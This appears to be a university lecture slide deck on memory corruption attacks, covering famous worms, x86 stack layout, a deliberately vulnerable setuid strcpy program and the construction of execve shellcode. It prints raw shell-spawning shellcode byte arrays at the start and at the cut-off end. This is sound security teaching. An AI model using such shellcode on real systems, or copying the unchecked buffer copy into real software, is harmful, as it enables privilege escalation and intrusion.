```c
char shellcode[] =
"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01"
"\xff\x3b\xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6"
"\x33\x42\x44\xff\xff\x02\x3b\xde\xff\xf8\x3b\xa0\x07\xff\x7c"
"\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\xf8\xf4"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8"
"\x11\x3f\x60\xff\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61"
"\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\xf3\x7f\xc9\x03\xa6\x4e"
"\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1"
"\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22"
"\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80"
"\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x7f\x23\xcb\x78\x38"
"\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78"
"\x7c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03"
"\xa6\x4e\x80\x04\x21\x37\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5"
"\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x18\x01\xff\x38"
"\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc"
"\x7c\x24\x0b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04"
"\x21\x2f\x62\x69\x6e\x2f\x63\x73\x68";

int main(void)
{
    int jump[2]={(int)shellcode,0};
    ((*(void (*)())jump)());
}
~
```

MEMORY CORRUPTION ATTACKS

VITALY SHMATIKOV

The Morris Worm


Famous CS prof at MIT,
founder of the Y-combinator

Released in 1988 by Robert Morris

- Graduate student at Cornell, son of the NSA chief scientist
- First person convicted under the Computer Fraud and Abuse Act (3 years of probation and 400 hours of community service)

Morris claimed it was intended to harmlessly measure the Internet, but it created new copies as fast as it could and overloaded infected hosts

$10-100M worth of damage



Floppy with the source code
of the Morris worm,
Computer History Museum

Famous Internet Worms

Highest fraction of the Internet infected

Morris worm (1988): overflow in fingerd

- 6,000 machines infected (10% of existing Internet)

CodeRed (2001): overflow in MS-IIS server

- 300,000 machines infected in 14 hours

SQL Slammer (2003): overflow in MS-SQL server

- 75,000 machines infected in **10 minutes** (!!)

Fastest

Sasser (2004): overflow in Windows LSASS

Responsible for user authentication in Windows

- Around 500,000 machines infected

And The Band Marches On

Largest number of machines infected

Conficker (2008-09): overflow in Windows RPC

- Around 10 million machines infected (estimates vary)

Stuxnet (2009-10): several zero-day overflows + same Windows RPC overflow as Conficker

- Windows print spooler service, LNK shortcut display, task scheduler

Flame (2010-12): same print spooler and LNK overflows as Stuxnet

Most sophisticated (?) cyberespionage virus

EternalBlue

Integer overflow
Buffer overflow
Heap spraying

A complex memory exploit developed by NSA

- Targets Microsoft's implementation of SMB in multiple versions of Windows, Siemens medical equipment, etc.

Leaked by "Shadow Brokers" in April 2017

Used by WannaCry ransomware and NotPetya

North Korean attack; 200,000 victims, including major impact on NHS hospitals in the UK

Major cyberattack on Ukraine that propagated to other countries, estimated $10 billion damage

JUSTICE NEWS

Department of Justice

Office of Public Affairs

FOR IMMEDIATE RELEASE   Monday, October 19, 2020

Six Russian GRU Officers Charged in Connection with Worldwide Deployment of Destructive Malware and Other Disruptive Actions in Cyberspace

Defendants' Malware Attacks Caused Nearly One Billion USD in Losses to Three Victims Alone; Also Sought to Disrupt the 2017 French Elections and the 2018 Winter Olympic Games

On Oct. 15, 2020, a federal
residents and nationals of t
Directorate (GRU), a milita

These GRU hackers and the
government efforts to unde

Their computer attacks used some of the world's most destructive malware to date, including: KillDisk and Industroyer, which each caused blackouts in Ukraine; NotPetya, which caused nearly $1 billion in losses to the three victims identified in the indictment alone; and Olympic Destroyer, which disrupted thousands of computers used to support the 2018 PyeongChang Winter Olympics.

Memory Exploits


Pointer assignment, format strings, memory allocation and de-allocation, function pointers, calls to library functions via offset tables …

Buffer is a data storage area inside computer memory (stack or heap)

- Intended to hold pre-defined amount of data

Simplest exploit: supply executable code as "data", trick victim's machine into executing it

- Code will self-propagate or give attacker control over machine



In general, attack need not involve code injection or data execution!

Running Example

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

```
student@5435-hw4-vm:~/demo$ ls -al
total 64
drwxrwxr-x  2 student student 4096 Nov  6 08:20 .
drwxr-xr-x 17 student student 4096 Nov  5 23:27 ..
-rwxrwxr-x  1 student student 8272 Nov  5 20:04 get_sp
-rw-r--r--  1 student student  149 Nov  5 20:04 get_sp.c
-rwsrwxr-x  1 root    root    8560 Nov  5 23:27 meet
-rw-r--r--  1 student student  259 Nov  5 23:27 meet.c
-rwxrwxr-x  1 student student 8576 Nov  5 23:27 meet_orig
-rw-r--r--  1 student student  303 Nov  5 23:27 meet_orig.c
-rw-rw-r--  1 student student   53 Nov  5 20:53 sc
-rw-r--r--  1 student student  214 Nov  5 20:02 sploitstr
student@5435-hw4-vm:~/demo$
```

This program will run as root!

Executing Machine Code

```c
#include <stdio.h>
#include <string.h>


void greeting( char* temp1 )
{
  char name[400];
  memset(name, 0, 400);
  strcpy(name, temp1);
  printf( "Hi %s\n", name );
}


int main(int argc, char* argv[] )
{
  greeting( argv[1] );
  printf( "Bye %s\n", argv[1] );
}
```

C code of simplified meet.c

Compiler (gcc)

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
   0x080484c7 <+20>:    mov    0xc(%ebp),%eax
   0x080484ca <+23>:    add    $0x4,%eax
   0x080484cd <+26>:    mov    (%eax),%eax
   0x080484cf <+28>:    push   %eax
   0x080484d0 <+29>:    push   $0x8048577
   0x080484d5 <+34>:    call   0x8048320 <printf@plt>
   0x080484da <+39>:    add    $0x8,%esp
   0x080484dd <+42>:    mov    $0x0,%eax
   0x080484e2 <+47>:    leave
   0x080484e3 <+48>:    ret
End of assembler dump.
(gdb)
```

Disassembled machine code for main

Executing Machine Code

Program state includes

- CPU registers (32-bit on x86)
- Memory (heap and stack)

Execute instructions one by one, using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

x86 Registers

32 bits

EAX	AX	AH	AL
EBX	BX	BH	BL
ECX	CX	CH	CL
EDX	DX	DH	DL
ESI			
EDI			
ESP	(stack pointer)		
EBP	(base pointer)		

Executing Machine Code

Program state includes
- CPU registers (32-bit on x86)
- Memory (heap and stack)


Execute instructions one by one, using and modifying state

```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
   0x080484b9 <+6>:     add    $0x4,%eax
   0x080484bc <+9>:     mov    (%eax),%eax
   0x080484be <+11>:    push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Example: add $0x4,%eax — This adds 4 to the value in the EAX register

Example: nop — Single-byte (0x90) “no op” instruction, does nothing!

Linux Process Memory Layout on x86_64



High memory addresses

stack: local variables
information to track function calls

heap: dynamic variables

bss: "below stack section"
global uninitialized variables

text: machine code of executable
data: global initialized variables

Low memory addresses

Stack Buffers

Suppose a Web server contains this function

```
void func(char *str) {
      char buf[126];
      strcpy(buf,str);
}
```


Allocate local buffer
(126 bytes reserved on stack)

Copy argument into local buffer


When this function is invoked, a new **frame** (activation record) is pushed onto the stack

Frame Layout

```
void func(char *str) {
     char buf[126];
     strcpy(buf,str);
}
```



Function Call in meet.c




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,%ebp
   0x080484b6 <+3>:     mov    0xc(%ebp),%eax
                        add    $0x4,%eax
                        mov    (%eax),%eax
                  :     push   %eax
   0x080484bf <+12      call   0x804846b <greeting>
   0x080484c4 <+17      add    $0x4,%esp
```

Pushing argv[1] onto stack

eip

eip

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>      push   %ebp
   0x0804846c <+1>      mov    %esp,%ebp
   0x0804846e <+3>      sub    $0x190,%esp
```

eip

eip

eip

.... (more stuff including strcpy) ...

```
0x080484b1 <+70     leave
0x080484b2 <+71     ret
```

eip

eip


What If The Buffer Is Overstuffed?

Memory pointed to by str is copied onto stack…


```
void func(char *str) {
        char buf[126];
        strcpy(buf,str);
}
```

strcpy does NOT check whether the string at *str contains fewer than 126 characters

If a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations



Smashing the Stack




```
student@5435-hw4-vm:~/demo$ gdb -q meet
Reading symbols from meet...done.
(gdb) disassemble main
Dump of assembler code for function main:
   0x080484b3 <+0>:     push   %ebp
   0x080484b4 <+1>:     mov    %esp,
                        mov    0xc(%
                        add    $0x4,
                        mov    (%eax),%eax
                        push   %eax
   0x080484bf <+12>:    call   0x804846b <greeting>
   0x080484c4 <+17>:    add    $0x4,%esp
```

Pushing argv[1] onto stack

Bad eip

????

```
(gdb) disassemble greeting
Dump of assembler code for function greeting:
   0x0804846b <+0>:     push   %ebp
   0x0804846c <+1>:     mov    %esp,%ebp
   0x0804846e <+3>:     sub    $0x190,%esp
```

.... (more stuff including strcpy) ...

```
0x080484b1 <+70  eip  leave
0x080484b2 <+71  eip  ret
```

Targets of Stack Smashing

Overwriting EBP
- When greeting() returns, stack is corrupted because stack frame points to wrong address


Overwriting EIP
- When greeting() returns, will jump to address pointed to by the EIP value “saved” on stack

Control-Flow Hijacking

When greeting() returns, jumps to address pointed to by Bad EIP

Have EIP point back into adversarial buffer


Make buffer include executable machine code



Low memory addresses

High memory addresses

Building an Exploit



Building Shell Code


```
#include <stdio.h>

void main() {
   char *name[2];

   name[0] = "/bin/sh";
   name[1] = NULL;
   execve(name[0], name, NULL);
   exit(0);
}
```

Shell code from AlephOne

```
movl  string addr,string_addr_addr
movb  $0x0,null_byte_addr
movl  $0x0,null_addr
movl  $0xb,%eax
movl  string_addr,%ebx
leal  string_addr,%ecx
leal  null_string,%edx
int   $0x80
movl  $0x1, %eax
movl  $0x0, %ebx
int   $0x80
/bin/sh string goes here.
```

Building Shell Code

```
jmp    offset-to-call              # 2 bytes
popl   %esi                        # 1 byte
movl   %esi,array-offset(%esi)     # 3 bytes
movb   $0x0,nullbyteoffset(%esi) # 4 bytes
movl   $0x0,null-offset(%esi)      # 7 bytes
movl   $0xb,%eax                   # 5 bytes
movl   %esi,%ebx                   # 2 bytes
leal   array-offset,(%esi),%ecx # 3 bytes
leal   null-offset(%esi),%edx      # 3 bytes
int    $0x80                       # 2 bytes
movl   $0x1, %eax                  # 5 bytes
movl   $0x0, %ebx                  # 5 bytes
int    $0x80                       # 2 bytes
call   offset-to-popl              # 5 bytes
 /bin/sh string goes here
empty                              # 4 bytes
```



Building Shell Code

```
char shellcode[] =
        "\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
        "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
